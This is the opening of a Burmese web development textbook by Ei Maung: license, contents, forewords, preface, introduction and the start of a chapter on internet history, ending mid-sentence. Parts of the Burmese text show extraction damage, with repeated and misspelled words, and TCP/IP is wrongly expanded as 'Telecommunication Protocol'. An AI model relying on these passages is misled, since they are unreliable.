

Professional Web Developer

2.1

အိမောင်

Fairway Web

Web Standards, HTML5, Ajax, PHP, jQuery နှင့်
Professional Web Developer တစ်ခုးသိသင့်သမျှနည်းပညာများအား
စုစဉ်းဖော်ပြထားသည့်စာအုပ်
[pwdbook.com]

Professional Web Developer

2.1

© Copyright 2015, **Ei Maung**, Fairway Web Development.



License - CC-BY-NC-SA

This document, "Professional Web Developer 2.1 by Ei Maung" is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 3.0 Unported License.

This document is free to share, copy, distribute and transmit. And, also allow to remix or adapt to this document. But, you must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work). And, you may not use this work for commercial purposes. If you alter, transform, or build upon this work, you may distribute the resulting work only under the same or similar license to this one.

For any reuse or distribution, you must make clear to others the license terms of this work.

THE WORK IS PROTECTED BY COPYRIGHT AND/OR OTHER APPLICABLE LAW. ANY USE OF THE WORK OTHER THAN AS AUTHORIZED UNDER THIS LICENSE OR COPYRIGHT LAW IS PROHIBITED - <http://creativecommons.org/licenses/by-nc-sa/3.0/legalcode>

မာတိကာ

- 10 မိတ်ဆက်
Web Technology
- 13 အခန်း (၁) Web Standards
Internet, Web, W3C and HTTP
- 27 အခန်း (၂) HyperText Markup Language – HTML
Semantic Data Structure (or) The Root of Everything
- 50 အခန်း (၃) Cascading Style Sheets – CSS
The World without CSS is Ugly
- 95 အခန်း (၄) JavaScript
It's All about DOM Though
- 125 အခန်း (၅) JavaScript Frameworks
It's a Framework. No, It's just a Library.
- 139 အခန်း (၆) jQuery
Write less, do more
- 175 အခန်း (၇) Server-side Programming Languages
From CGI to Node.JS
- 189 အခန်း (၈) PHP Basic
XAMPP, Form Handling and Cookie/Session Management
- 242 အခန်း (၉) PHP and MySQL
Database Driven Web Applications
- 300 အခန်း (၁၀) Controlling the Environment
PHP and Apache Settings including URL Rewrite
- 325 အခန်း (၁၁) Ajax with jQuery
A New Approach to Web Applications
- 347 အခန်း (၁၂) Content Management System – CMS
Creating and Managing Websites? Just Piece of Cake.

369 အခန်း (၁၃) Model-View-Collection

Let's Write Maintainable Code

387 အခန်း (၁၄) HTML5

Dream Come True for Web Developers

422 အခန်း (၁၅) Web Services

You Don't Have to Do That By Yourself

432 အခန်း (၁၆) RESTful URL

Everything is Representable Already. But How about More?

437 အခန်း (၁၇) Mobile Web

99 Problems, But Mobile Ain't One.

452 အခန်း (၁၈) Web Application Security

Prepare Yourself. Bad Guys are Everywhere.

472 အခန်း (၁၉) Performance Optimization

Best Practices for Speeding Up Your Web Site

482 အခန်း (၂၀) Tools and Utilities

Be Comfortable with Your Gears

497 အကျဉ်းချုပ်

Catching Up with the Technology

502 နောက်ဆက်တဲ့ (၁)

Everything You Know about Open Source is Wrong

509 နောက်ဆက်တဲ့ (၁)

Picking a Web Hosting

ဒုတိယအကြံမှုမှာစာ

မြန်မာနိုင်ငံ ကွန်ပျူးတာပညာရှင်အသင်းမှ အသင်းသားများ၊ ကျောင်းသူးများ၊ ကွန်ပျူးတာပညာကို လေ့လာ လိုက်စားသူများအတွက် နည်းပညာစာအုပ်ထုတ်ဝေရာမှာ ပထမဆုံးချောင်းချောင်းချောင်းချောင်း ဖြစ်စေရန် အုပ်လေးပါ။

နည်းပညာကော်မတီတွေ ဦးဆောင်နေတဲ့ ဦးထွန်းခိုင်ချော်ပြီး ထောက်ခံချက်ပေးလို့ ကောင်းမွန်တဲ့စာအုပ်ဖြစ်မယ်ဆိုတာကို မှန်းဆုံးဖြစ်တယ်။ နိုင်ငံခြားကစာအုပ်တစ်အုပ်ကို ဘာသာပြန်ပြီး ရေးထားတာများဖြစ်မလားဆိုတဲ့ စိတ်တော့ဝင်သေးတယ်။

အမှာစာရေးဖို့ရာအတွက် စာအုပ်ကိုဖတ်ကြည့်တော့မှ ဒီစာအုပ်ကလေးမှာ စာရေးသူရဲ့ စေတနာနဲ့ ကြိုးပမ်းအားထုတ်မှ တွေ့ကို တွေ့ရတယ်။ စာအုပ်တစ်အုပ်ကို ဘာသာပြန်ထားတာမျိုးမဟုတ်ပဲ စာရေးသူရဲ့ လေ့လာလိုက်စားထားသမျှနဲ့ အတွေ့အကြုံတွေ ပေါ်မှာ အခြေခံပြီး Web Developer တစ်ဦး သိသင့်၊ သိအပ်သောအရာများကို သေချာစီစစ်ပြီး ပြည့်စုစုံရှင်းမကျိုးမကျယ် တင်ပြထားတာတွေရတယ်။ နည်းပညာစာအုပ်တွေကို ရေးသားရင် ခက်ခဲတဲ့ မြန်မာစာအရေးအသားကို အတက်နိုင်ဆုံး ပြပြစ်အောင် ရေးသားထားတာကို တွေ့နိုင်ပါတယ်။

နည်းပညာတွေရဲ့ အလားအလာဖြစ်တဲ့ Cloud, Big Data, Social Media, Machine & Machine Communication, Mobile စတာတွေဟာ Internet ပေါ်မှာအခြေခံရတဲ့အတွက် Web Application Development Knowledge မသိမဖြစ်ပါလာပြီ။ အခုစာအုပ်ကလေးကလည်း ကျောင်းသူ၊ ကျောင်းသားများ၊ Professional Web Developer ဖြစ်လိုသူများ အတွက် သင့်တော်သော စာအုပ်တစ်အုပ်ဖြစ်တယ်ဆိုတာ ယုံကြည်ပါတယ်။

ဦးရဲရင်ဝင်း

မြန်မာနိုင်ငံကွန်ပျူးတာပညာရှင်အသင်း

ပထမအကြိမ်အမှာစု

There are always two types of programmers. Those who understand the web and those who don't. And than there is a third type of programmer. Those that seem to understand the web, but don't. Being third at anything is not fun! The journey from this third type of programmer to the one that can fully grasp the potential of the web can not be achieved without having a great foundation in core web concepts.

And this is why, and this is truly why I think this new book from Ko Ei Maung would be a wonderful contribution to make the web a smart and snappy place from our corner of the world. As a firm believer in the web and web technologies, I could not be more pleased. This book espouses all the concept and core undertakings every web developer should come to terms with. It is a foundation that every CTO and Project Manager wish they had both the time and energy to explain over and over again to their teams and to their recruits.

Having such nuggets of knowledge in book form means that educators and entrepreneurs will be freed from teaching and training foundation materials, there by allowing them to focus more on what matters most. What matter most is creating more and more people that can learn more new technologies. Technology in general and the service sector in particular is what economist like to call "Tertiary Economics". The third wave of economic growth. As a country we are at the edge of this phase of growth; a nation that is giving smart people a chance to use their intellectual talent and skills in it's economic growth. This is such a book that aims to make that happen in small steps towards the larger goal of making the knowledge industry a first class citizen.

But this is not the only reason I find this book timely. Over the last five years the web has been seeing the largest and most rapid growth in it's history. A plethora of new technologies like dart and asm.js, node and backbone, angular and ember and the list of endless new frameworks from the micro to the behemoths has come out. Each one of them as interesting and useful as the other. Which one do we choose for our next project? Only when we truly understand the core web technologies will be able to arrive at an informed and valid choice. This book than will go a long way in doing just that and more.

May you all love the web.

Ravi

COO, Geo Mandalar Investment & Technology
CTO, NovaSteps Technologies

ကျေးဇူးတင်လွှာ (ဒုတိယအကြိမ်)

ဤစာအုပ်၏ ဒုတိယအကြိမ်ကို အခက်အခဲများကြားမှ ကြိုးစားထုတ်ဝေဖြစ်
သည်မှာ စာဖတ်ပရီတ်သတ်၏ အားပေးစကားများကြောင့်သာဖြစ်ပါသည်။ သို့ပါ၍
ပထမအကြိမ်ထုတ်ဝေမှုကို ဝယ်ယူအားပေးကြသည့်စာဖတ်ပရီတ်သတ်များ
လေ့လာဖတ်ရှုပြီး ဝေဖန်အကြံပြုခဲ့ကြသူများ၊ အားလုံးကို ကျေးဇူးအထူး
တင်ရှိပါသည်။ ဤဒုတိယအကြိမ်ကို မြန်မာနိုင်ငံကွန်ပျူးတာပညာရှင်အသင်း
နည်းပညာစာစဉ် (MCPA Professional Series) ၏ ပထမဆုံးမိတ်ဆက်စာအုပ်
အဖြစ် တာဝန်ယူထုတ်ဝေပေးခဲ့သည့်အတွက် ဝမ်းမြောက်ဂုဏ်ယူမိသကဲ့သို့
မြန်မာနိုင်ငံကွန်ပျူးတာပညာရှင်အသင်းအားလည်း အထူးကျေးဇူး
တင်ရှိပါသည်။ ပထမအကြိမ်နှင့် ဒုတိယအကြိမ် နှစ်ကြိမ်လုံးအတွက်
မျက်မှုဖုံးဒီဇိုင်းများကို မေတ္တာဖြင့် ရေးဆွဲပေးခဲ့သူ ကိုမျိုးမောင်မောင်
ကိုလည်း ကျေးဇူးအထူးတင်ရှိပါသည်။

ကျေးဇူးတင်လွှာ (ပထမအကြိမ်)

ကျွန်တော်ကို Web Developer တစ်ယောက်ဖြစ်လာအောင်လမ်းပြပေးပြီး
ဤစာအပ်အတွက် အမှာစာရေးသားပေးခဲ့သော ကိရာဓါး ဤစာအပ်ရေးသားရန်
တိုက်တွန်းခဲ့သော ကျွန်တော်နှင့် နှင့်ဝေလွင်၊ စာအပ်ဖြစ်မြောက်ရေးအတွက်
အကြံပြုကူညီပေးခဲ့သော ကိမ်းပြတ်သွင်၊ ကွန်ပျူးတာနည်းပညာ စတင်လေ့လာစဉ်က
အဘက်ဘက်မှုပုံပိုးပေးခဲ့သော ကျွန်တော်ပိုးလေး ဦးမြင်လိုင်နှင့်နှင့်နှင့်
မိသားစုရေးရာများတွင် ကျွန်တော်ပညာရေးကို ပထမဉိုးစားပေး
အပြသတ်မှတ်၍ ပြုစပါးထောင်ပေးခဲ့သော ကျွန်တော်အမေ (ကွယ်လွန်)
နှင့် ကျွန်တော်အဖေတိုကို ဤစာအပ်ဖြစ်မြောက်လာသည့်အတွက်
ကျေးဇူးအထူးတင်ရှိပါသည်။

စာရေးသူ၏အမှာ

၁. ဤစာအပ်သည် Web Development နှင့် ပက်သက်သည့်နည်းပညာများကို အလေးပေးဖော်ပြသည့်အတွက် Programming အခြေခံများကို ပြည့်စုံအောင် ထည့်သွင်းမဖော်ပြနိုင်ပါ။ စာဖတ်သူက Programming အခြေခံ သဘောတရားများ သိရှိထားပြီးဖြစ်ရန် လိုအပ်ပါသည်။ ကျွမ်းကျင် Programmer တစ်ဦးဖြစ်ရန် မလိုအပ်သောလည်း Programming Language တစ်မျိုးကို အခြေခံအဆင့် အနည်းဆုံး လေ့လာဖူးမှသာ ဤစာအပ်ပါနည်းပညာများကို ထိရောက်စွာ လေ့လာအသုံးချိန်မည် ဖြစ်ပါသည်။

၂. ဤစာအပ်အား Programming အခြေခံရှိပြီး Web Development ကို လေ့လာလိုသူများ ဖတ်ရှုသင့်ပါသည်။ Web နှင့် ပက်သက်သည့် နည်းပညာများကို အခြေခံမှုတွင် လက်တွေကျကျစုံစုံလင်လင်ဖော်ပြထားသည့်အတွက်၊ သိရှိသင့်သည့်နည်းပညာများကို တစ်နေရာတည်းတွင် စုစုပေါင်းသိရှိသွားစေနိုင်မည်ဖြစ်ပါသည်။

၃. ဤစာအပ်အား လက်တွေလုပ်ငန်းခွင့်တွင် အလုပ်လုပ်ကိုင်နေသည့် Junior Web Developer များ ဖတ်ရှုသင့်ပါသည်။ တာဝန်ကျရာနည်းပညာကို အသားပေးလေ့လာနေရသည့်အတွက် မလေ့လာဖြစ်သေးပဲကျိုးရှိနေသည့်နည်းပညာများကို ဖြည့်စွှေ့သိရှိစေနိုင်မည်ဖြစ်ပါသည်။

၄. ဤစာအပ်အား အတွေ့အကြုံ Senior Web Developer များလည်း ဖတ်ရှုသင့်ပါသည်။ မိမိသိရှိကျွမ်းကျင်ထားပုံ နှင့် မတူကွဲပြားသည့်ဖော်ပြုပြစ်ခဲ့လျှင်၊ ရှုထောင့်သစ်မှ အမြင်သစ်များ ဖြည့်စွှေ့ရရှိနိုင်ပါသည်။

၅. ဤစာအပ်အား Web Developer မဟုတ်သည့် Desktop, Mobile, Game, Database စသည့် အခြား Software များ ရေးသားဖန်တီးနေသူ Developer များလည်းဖတ်ရှုသင့်ပါသည်။ Software Development အခြေခံချင်းတော်လည်း နည်းပညာအခြေခံမတူသည့်အတွက် Web ဆိုသည်မှာ သီး၍အချိန်ပေးလေ့လာရမည့် အရာတစ်ခုသုဖွယ်ဖြစ်နေနိုင်ပါသည်။ ဤစာအပ်က အချိန်အများကြီးပေးစရာမလိုပဲ Web နည်းပညာများကို တစ်နေရာတည်း ခြိုင်သိရှိသွားအောင်ကူညီပေးနိုင်မည် ဖြစ်ပါသည်။

၆. ဤစာအပ်အား Team Leader များ၊ CIO/CTO များ၊ Software Development နှင့် ပက်သက်သည့် လုပ်ငန်းတစ်ခုခုကို ဦးဆောင်နေရသူများ ဖတ်ရှုသင့်ပါသည်။ Web နည်းပညာများ၏ဆက်စပ်ပုံနှင့် ဖြစ်စဉ်ရည်ရွယ်ချက်များကို သိရှိရနိုင်မည် ဖြစ်သဖြင့်၊ Development Plan များ ရေးဆွဲရာတွင်လည်းကောင်း၊ နည်းပညာရွေးချယ်ခြင်းနှင့် ဆုံးဖြတ်ချက်များ ချမှတ်ရာတွင် လည်းကောင်း၊ Developer များကို လမ်းညွှန်ရာတွင်လည်းကောင်း အထောက်အကူ ဖြစ်စေနိုင်မည် ဖြစ်ပါသည်။

Version 2.1 အဖြစ်စဉ်တည်းဖြတ်ခြင်း

ဒီစာအုပ်ရဲ့ ပထမအကြိမ် ထွက်ရှုခဲ့ပြီး အချိန် (၁) နှစ်ခွဲ၊ (၂) နှစ်ဟူသည့် အချိန်တို့လေး အတွင်းမှာပင် HTTP/2 ကဲ့သို့ သော အရေးပါသည့် နည်းပညာသစ်တွေ ထွက်ပေါ်လာသလို၊ HTML5 ကဲ့သို့သောနည်းပညာတွေလည်း မူလက်ကထက် များစွာတို့တက် ပြောင်းလဲလာခဲ့ပြုဖြစ်ပါသည်။ တို့တက်ပြောင်းလဲလာတဲ့နည်းပညာနဲ့အညီ ဤစာအုပ်တွင်ဖော်ပြထားသည့် အချက်အလက်များကို ညီနှိုင်းနိုင်ရေးအတွက် ယခု Version 2.1 ကို စိစဉ်တည်းဖြတ်ရခြင်းဖြစ်ပါသည်။

ယနေ့အချိန်တွင် Full Stack Developer ဟူသည့်အသုံးအနှင့်အတူ Software Developer များအနေနှင့် Software များ ရေးသားတည်ဆောက်နိုင်ယုံသာမက ဆက်စပ်လုပ်ငန်းများဖြစ်သည့် Process Management, Project Management, Architecture Design, Server Administration စသည့် လုပ်ငန်းများကိုပါ ဆောင်ရွက်နိုင်သူများဖြစ်ကြဖို့ လိုအပ်လာပါသည်။ အဆိုပါလိုအပ်ချက်ကို တစ်ဘက်တစ်လမ်းမှနေရှု၍ ဖြည့်စွှက်ပေးနိုင်ရန်ရည်ရွယ်၍ ဤစာအုပ်တွက်ရှိပြီး နောက်၊ အခြားဆက်စပ်နည်းပညာစာအုပ်များကို ဆက်လက်ရေးသားပြုစွာဖြစ်ခဲ့ပါသည်။

Linux OS အား Developer များလေ့လာရာတွင် အထောက်အကူးဖြစ်စေရန်ရည်ရွယ်ပြီး Ubuntu – သင့်အတွက် Linux အမည်ဖြင့် ရေးသားထုတ်ဝေခဲ့သလို လက်ရှိကြုံစာရေးသားနေစဉ်တွင်လည်း Rockstar Developer ဟူသည့်အမည်ဖြင့် Process Management, Project Management နဲ့ Architecture Design ဆိုင်ရာအကြောင်းအရာများ အပါအဝင် ဆက်စပ်နည်းပညာများကို ဖော်ပြထားသည့် စာအုပ်တစ်အုပ်ကို ဆက်လက်ရေးသားပြုစွာထားပါသည်။

စာဖတ်သူအနေနှင့် Ubuntu – သင့်အတွက် Linux နှင့် Rockstar Developer တို့အားလည်း ဆက်လက်ဖက်ရှုလေ့လာ သင့်ပါကြောင်း အကြံပြုလိုပါသည်။

အိမာင်

Fairway Web

မိတ်ဆက်

Web Technology

ကျိုးမှုတော်ဟာ Professional Web Developer အဖြစ်လုပ်ကိုင်လာခဲ့တာ ဒီစာအုပ်ရေးသားချို့မှာ လုပ်သက် (၈) နှစ် ကျော်ခဲ့ပြီ ဖြစ်ပါတယ်။ လုပ်ငန်းခွင်မှာ လက်တွေ့အလုပ်တွေလုပ်ရင်း "လေ့လာဆဲအချို့ကသာ ဒီအချက်တွေကို ဒီလိုရှင်းပြသူရှိခဲ့ရင် အချို့ကုန်အတော်သက်သာသွားမှာပဲ" လို့ တွေးဖြစ်ခဲ့ရတဲ့အကြောင်းအရာတွေကို ဒီစာအုပ်မှာစုစုပေါ်ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

ဒီစာကိုရေးနေချို့ထိ Web Development အကြောင်း မြန်မာဘာသာနဲ့ဖော်ပြထားတဲ့စာအုပ်တွေ အတော်နည်းနေပါသေးတယ်။ အက်လိပ်ဘာသာနဲ့တော့အများကြီးရှိပါတယ်။ ဒါပေမယ့် အများစုက နည်းပညာတစ်ခုကို အခိုကထား ဖော်ပြကလေ့ရှိပါတယ်။ အဲဒီစာအုပ်တွေဟာ အကိုးအကားအဖြစ် လက်စွဲထားဖို့တော့ကောင်းပါတယ်။ ဒါပေမယ့် လေ့လာစ Web Developer တွေ သိသင့်တဲ့နည်းပညာတွေကို စုံစုံလင်လင်သိရှိအတွက် နည်းပညာတစ်ခု စာတစ်အုပ်နှင့်နှဲလိုက်ဖတ်ရေးရရင် အဆင်မပြေပါဘူး။ စာတစ်နေရတာနဲ့ အချို့ကွော့နှင့်နေဖို့ရှိပါတယ်။ စာတွေလှုံးဖတ်နေပြီး လက်တွေ့မှုလုပ်ဖြစ်ရင်လည်း မထိရောက်ပြန်ပါဘူး။

ဒီစာအုပ်မှာတော့ သိသင့်တဲ့နည်းပညာများကို လက်တွေ့ကျကျနဲ့ လိုရင်းတို့ရှင်း ဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။ Web Development အကြောင်းကို ထဲထဲဝင်ဝင်သိရှိ အမြန်ဆုံးလမ်းကို ဖော်ပြပေးထားတဲ့ Shortcut လို့ ဆိုချင်ပါတယ်။ အခြေခံကောင်းတွေ ပေးလိုက်မှုဖြစ်လို့ ဆိုင်ရာနည်းပညာမှာ ကျမ်းကျင်သူတစ်ယောက်ဖြစ်လာအောင် ဆက်လက်ပြီး Self-Study လုပ်သွားနိုင်မယ့် လမ်းစကိုအခိုင်အမာရရှိသွားမှာပါ။ တစ်ချို့တည်းမှာပဲ လက်တွေ့လုပ်ငန်းခွင်မှာမဖြစ်မနေလို့အပ်တဲ့အပိုင်းတွေကို အခိုကထားဖော်ပြသွားမှာဖြစ်လို့ ချက်ခြင်းအလုပ်ဖြစ်အောင်လည်း ကူညီပေးမယ့် စာအုပ်တစ်အုပ်ဖြစ်ပါတယ်။

အခုနောက်ပိုင်းမှာ အင်တာနက်နည်းပညာတွေ အလျင်အမြန်ဖွံ့ဖြိုးတိုးတက်လာခြင်းနဲ့အတူ Software Development ဟာ လည်း အသွင်းသဏ္ဌာန်ပြောင်းလဲလာခဲ့ပါမယ်။ Business Solution, Personal Productivity App, Communication Software, Game စသဖြင့် Software အမျိုးအစားတွေနဲ့ Desktop, Tablet, Smartphone စတဲ့ အဲဒီ Software တွေ အလုပ်လုပ်တဲ့ Device တွေဘယ်လိုပဲ ကွဲပြားနေပါမော် Software အများစုဟာ အင်တာနက်ကွန်ယက်ကို အသုံးချထားတဲ့ Distributed Software တွေဖြစ်လာကြပြီဖြစ်ပါတယ်။ Distributed Software တွေမှာ Client, Server နဲ့ Communication Protocol ဆိုပြီး အစိတ်အပိုင်းသုံးရပ် ပါဝင်လေ့ရှိပါတယ်။

Client အမျိုးအစားနှစ်မျိုးရှိတယ်လို ဆိုနိုင်ပါတယ်။ Native Client နဲ့ Web Client ဖြစ်ပါတယ်။ ဥပမာ - Gmail ဆိုကြပါစိုး။ Gmail ကို Desktop Computer တစ်ငံးမှာ Microsoft Outlook, Thunderbird စတဲ့ Email Software တွေနဲ့ အသုံးပြနိုင်ပါတယ်။ အခဲ့ခဲ့ Software တွေကို Native Client လိုခေါ်ပါတယ်။ Native Client တွေကို သက်ဆိုင်ရာ Device မှာ Install လုပ်ထားနိုင်ပါတယ်။ Native Client အပြင် Google Chrome, Mozilla Firefox စတဲ့ Web Browser ကို အသုံးပြုပြီး [gmail.com](https://www.gmail.com) ကနေတစ်ဆင့်လည်း Gmail ကိုအသုံးပြုနိုင်ပါတယ်။ ဒါလို့ Web Browser ကို Client အနေနဲ့ အသုံးပြုလိုရအောင် ဖန်တီးပေးထားတဲ့ [gmail.com](https://www.gmail.com) ကို Web Client လိုခေါ်ပါတယ်။ အလားတူပဲ Mobile Device တွေမှာလည်း Install လုပ်ထားတဲ့ Native Email App တွေနဲ့ Gmail ကို အသုံးပြုနိုင်သလို၊ Mobile Web Browser ကနေ [gmail.com](https://www.gmail.com) Web Client ကိုအသုံးပြုပြီးတော့လည်း သုတေသနပါတယ်။

ဒီစာအုပ်မှာ Native Client တွေအကြောင်းကြော်ပြုမဟုတ်ပါဘူး။ Web Browser ကနေအသုံးပြုရတဲ့ Web Client တွေ တည်ဆောက်ပုံကို ဖော်ပြုပေးသွားမှာ ဖြစ်ပါတယ်။ ဒါပေမယ့် ဒီစာအုပ်မှာဖော်ပြုမယ့် Server နှင့်ပညာများနဲ့ HTTP Protocol တို့ကိုတော့ မည်သည့် Software အမျိုးအစားနဲ့အတူ တွဲဖက်အသုံးပြုနိုင်မှာပဲ ဖြစ်ပါတယ်။

Professional Web Developer

“ Web Developer တိုင်း သိရှိနားလည်သင့်သည့် နယ်ပယ်အားလုံး နီးပါးကို အခြေခံမှုစဉ်၍ ရိုးရိုးရှင်းရှင်း အသေးစိပ် ဖော်ပြထားသဖြင့် Web Development ကို လွှဲလာသူတိုင်း ဖတ်သင့်သော ရှားရှားပါးပါး မြန်မာဘာသာနဲ့ရေးသားထားတဲ့ စာအုပ်ကောင်းတစ်အုပ် ”

- ကိုကျော်ဇူးဝေး (Sr. Web Developer, YuuzooNow! Pte Ltd.)

Author Email: author@pwdbook.com

Website: <http://pwdbook.com>

အခန်း (၁) Web Standards

Internet, Web, W3C and HTTP

1.1 – အင်တာနက်

ကွန်ပျိုတာတွေတစ်လုံးနဲ့တစ်လုံး အချက်အလက်တွေ အပြန်အလှန်ပေးပိုနိုင်အောင် ချိတ်ဆက်ထားခြင်းကို Computer Network လိုအပ်ပါတယ်။ အင်တာနက်ဆိုတာကတော့ Network တွေအချင်းချင်း ချိတ်ဆက်ပေးထားတဲ့ Network များရဲ့ Network ဖြစ်ပါတယ်။ ကနောက်နည်းပညာများရဲ့ အခြေခံပင်မဖြစ်တဲ့ ဒီအင်တာနက်နည်းပညာ ပေါ်ပေါ်လာ စေယုံအဖြစ်အပျက်ဟာ ၁၉၅၇ ခုနှစ် အောက်တိဘာလ (၄) ရက်နေ့မှာဖြစ်ပွားခဲ့ပါတယ်။ အဲဒီနေ့မှာ ဆိုပို့ယက်ယူနိုင်ယံက ကမ္ဘာပထမဥုံးဆုံးပြုပြီးဖြစ်တဲ့ စုံတ်နှစ် (၁) ကို လွှတ်တင်နိုင်ခဲ့ပါတယ်။ ဒီအဖြစ်အပျက်ဟာ ကမ္ဘာကြီးကိုလုပ်ရှားသွား စေခဲ့ပါတယ်။ အထူးသဖြင့် အမေရိကန်ပြည်ထောင်စုရေးနှင့် ကမ္ဘာပတ်လမ်းကြောင်းထဲကို ပြုပြုတဲ့လွှတ်တင်ဖို့ ကြိုးစားပြင်ဆင်နေခဲ့အချိန်များပဲ သူတို့ရဲ့မဟာပြိုင်ဘက်က အရင်လွှတ်တင်နိုင်ခဲ့တာပါ။

ဒီအဖြစ်အပျက်ပြောင့် ARPA (Advanced Research Project Agency) ဆိုတဲ့အဖွဲ့အစည်းတစ်ခုကို နည်းပညာ သုတေသနတွေ ပို့ပြီးထိရောက်အောင် လုပ်နိုင်ဖို့တဲ့ရည်ရွယ်ချက်နဲ့ အမေရိကန်ပြည်ထောင်စုကာကွယ်ရေးဌာနက စတင်ဖွဲ့စည်းခဲ့ပါတယ်။ အင်တာနက်ဟာ ARPA ရဲ့ ဖန်တီးမှုများထဲမှာ တစ်ခုအပါအဝင်ဖြစ်ပါတယ်။

၁၉၆၀ ပြည့်နှစ်မှာ Joseph Licklider လိုခေါ်တဲ့ ကွန်ပျိုတာသိပ္ပာရှင်က Man-Computer Symbiosis လို အမည်ပေးထားတဲ့ စာတမ်းတစ်စောင်ကို တင်ပြလာခဲ့ပါတယ်။ အဲဒီစာတမ်းဟာ ကွန်ပျိုတာ Network တွေတည်ဆောက် ဖို့ အတွက် အခြေခံတစ်ခုဖြစ်ပါတယ်။ ၁၉၆၂ ခုနှစ်မှာ Licklider ဟာ ARPA ရဲ့ Information Process Office ဥက္ကဋ္ဌ အဖြစ်နဲ့ Network နည်းပညာများ သုတေသနလုပ်နိုင်ဖို့အတွက် အဖွဲ့တစ်ဖွဲ့ကို ဖွဲ့စည်းပေးခဲ့ပါတယ်။ ဒါပေမယ့် သူရဲ့စိတ်ကူးတွေ အကောင်အထည် မဖော်ဖြစ်ခင်များပဲ အဖွဲ့ကောင် နှစ်ထွက်သွားခဲ့ပါတယ်။

နှစ်တစ်ချို့ကြာသွားပြီးနောက် ၁၉၆၇ ခုနှစ် အောက်တိဘာလ ရောက်တဲ့အခါမှာတော့ ARPANET လိုအမည်ပေးထားတဲ့ ကွန်ပျိုတာ Network နည်းပညာတစ်ခုကို စတင်အကောင်အထည်ဖော်နိုင်ခဲ့ပါတယ်။ ၁၉၆၉ ခုနှစ် ဒီဇင်ဘာမှာ ကွန်ပျိုတာလေးလုံးကို ပထမဆုံး Network အဖော်နဲ့ စတင်ချိတ်ဆက်အသုံးပြုခဲ့ကြပါတယ်။ အဲဒီ ပထမဆုံး Network မှာသုံးခဲ့တဲ့ Packets Switching နည်းစနစ်ကို ကနေထိ အသုံးပြုနေခဲ့ဖြစ်ပါတယ်။

သိပ်မကြာခင်မှာ ARPANET ရဲ့ Packets Switching နည်းစနစ်ကို ပြတိန်ကတဲ့သို့လဲတွေ စုပေါင်းထားတဲ့ ကွန်ယက်တစ်ခုဖြစ်တဲ့ JANET နဲ့ Network ကုမ္ပဏီတစ်ခုဖြစ်တဲ့ CompuServe အပါအဝင် အခြားအဖွဲ့အစည်းတွေကလည်း

အသုံးပြုလာကြပါတယ်။ ဒီ Network တွေဟာ ကနေခေတ်နှင့်ယူဉ်ရင် Private Network သာသမျှသာ ရှိပါသေးတယ်။

အခြေနည်းပညာတူပေမယ့် မတူကွဲပြားတဲ့ အသေးစိတ် Implementation တွေကြောင့် Network တွေတစ်ခုနဲ့တစ်ခု ချိတ်ဆက် ဖို့ကြိုးစားတဲ့ အခါမှာတော့ အက်ဂြိုလာရပြန်ပါတယ်။ ဒီပြဿနာကိုဖြေရှင်းဖို့ ARPA ရဲ့ Satellite Network Packets Project မှာလုပ်နေတဲ့ Robert Kahn နဲ့ စတန်းဖို့တက္ကသိလ်က Vint Cerf တို့ပဲ ပေါင်းပြီး မတူညီတဲ့ နက်ဝပ်စနစ်တွေအတွက် ကြားခဲ့ Mask တစ်ခု အနေနှင့်ဆောင်ရွက်ပေးနိုင်တဲ့ Protocol တစ်ခု ကိုဖန်တီးပေးခဲ့ပါတယ်။ ၁၉၇၄ ခုနှစ် ဒီဇိုင်ဘာမှာ ဖော်ထုတ်ခဲ့တဲ့ အုပ်ချုပ်းပညာကို "Internet Transmission Control Program" လို့ ခေါ်ခဲ့ပါတယ်။ ဒုတိခိုး Protocol က Network ရဲ့ တာဝန်ကို လျှော့ချုပြီး ကွန်ပျူးတာကို အဓိကအလုပ်လုပ်ခိုင်းလိုက်တဲ့ နည်းစနစ်တစ်မျိုးဖြစ်ပါတယ်။ ရလဒ် အနေနဲ့ Network တွေအချင်းချင်း ချိတ်ဆက်နိုင်လာခြင်းပဲဖြစ်ပါတယ်။

ARPA က လိုအပ်တဲ့ တွဲဖက် Software တွေကိုပါ တည်ဆောက်ပြီး ၁၉၇၇ ခုနှစ်မှာတော့ မတူကွဲပြားတဲ့ နက်ဝပ်သုံးခုကို အောင်အောင်ဖြင့်မြင် ချိတ်ဆက်နိုင်ခဲ့ပါတယ်။ ၁၉၈၀ ခုနှစ်မှာတော့ "Telecommunication Protocol/Internet Protocol (TCP/IP)" ဆိုတဲ့ အမည်နဲ့ ဒီနည်းပညာကို အပြီးသတ်ကြောနိုင်ခဲ့ပါတယ်။ ၁၉၈၂ ခုနှစ်ရောက်တဲ့ အခါမှာ TCP/IP ကို အခြား အဖွဲ့အစည်းတွေကပါ စတင်အသုံးပြုလာကြပါတယ်။ တစ်ကဗျာလုံးအတိုင်းအတာနဲ့ ကွန်ပျူးတာ Network တွေကို ချိတ်ဆက်ပေးတော့မယ့် အင်တာနက်ကွန်ယက်ကြီးထဲမှာ ကွန်ပျူးတာတွေသာမက၊ မိုဘိုင်းဖုန်းတွေ၊ Tablet တွေနဲ့ အခြားသော Device ပေါင်း ၈.၃ ဘီလီယံအထိ ချိတ်ဆက်ပါဝင်နေပြီဖြစ်ပါတယ်။ ၂၀၂၀ ခုနှစ်ရောက်တဲ့ အခါ အင်တာနက်မှာ ချိတ်ဆက်ပါဝင်တဲ့ Device ပေါင်း ၅၀ ဘီလီယံအထိ ရှုလာလိမ့်မယ်လို့ Cisco ရဲ့ကြော်ချက်တစ်ခုက ဆိုထားပါတယ်။ ဒီနေရာမှာ အခြေခံအားဖြင့် အင်တာနက်ဟာ ကွန်ပျူးတာနဲ့အခြား Device တွေကို ချိတ်ဆက်ယုံ ချိတ်ဆက်ပေးထားတဲ့ နည်းပညာလို့ သဘောထားနိုင်ပါတယ်။ အချက်အလက်အပြန်အလန်ပေးပို့ခြင်း လုပ်ငန်းအသေးစိတ်ကို အင်တာနက်က ကိုယ်တိုင်မလုပ်ပါဘူး။ ဒီအင်တာနက်ပေါ်မှာ အခြေခြားတိထွေထားတဲ့ World Wide Web, Email စတဲ့ နည်းပညာတွေက ဆောင်ရွက်ပေးတာပါ။ Email နဲ့ World Wide Web ကို အချက်အလက်တွေ ခရီးရောက်အောင်ပို့ပေးတဲ့ "ကား" လို့ယူဆပြီး အင်တာနက်ကတော့ အဲဒီကားတွေသားလိုရှုတဲ့ 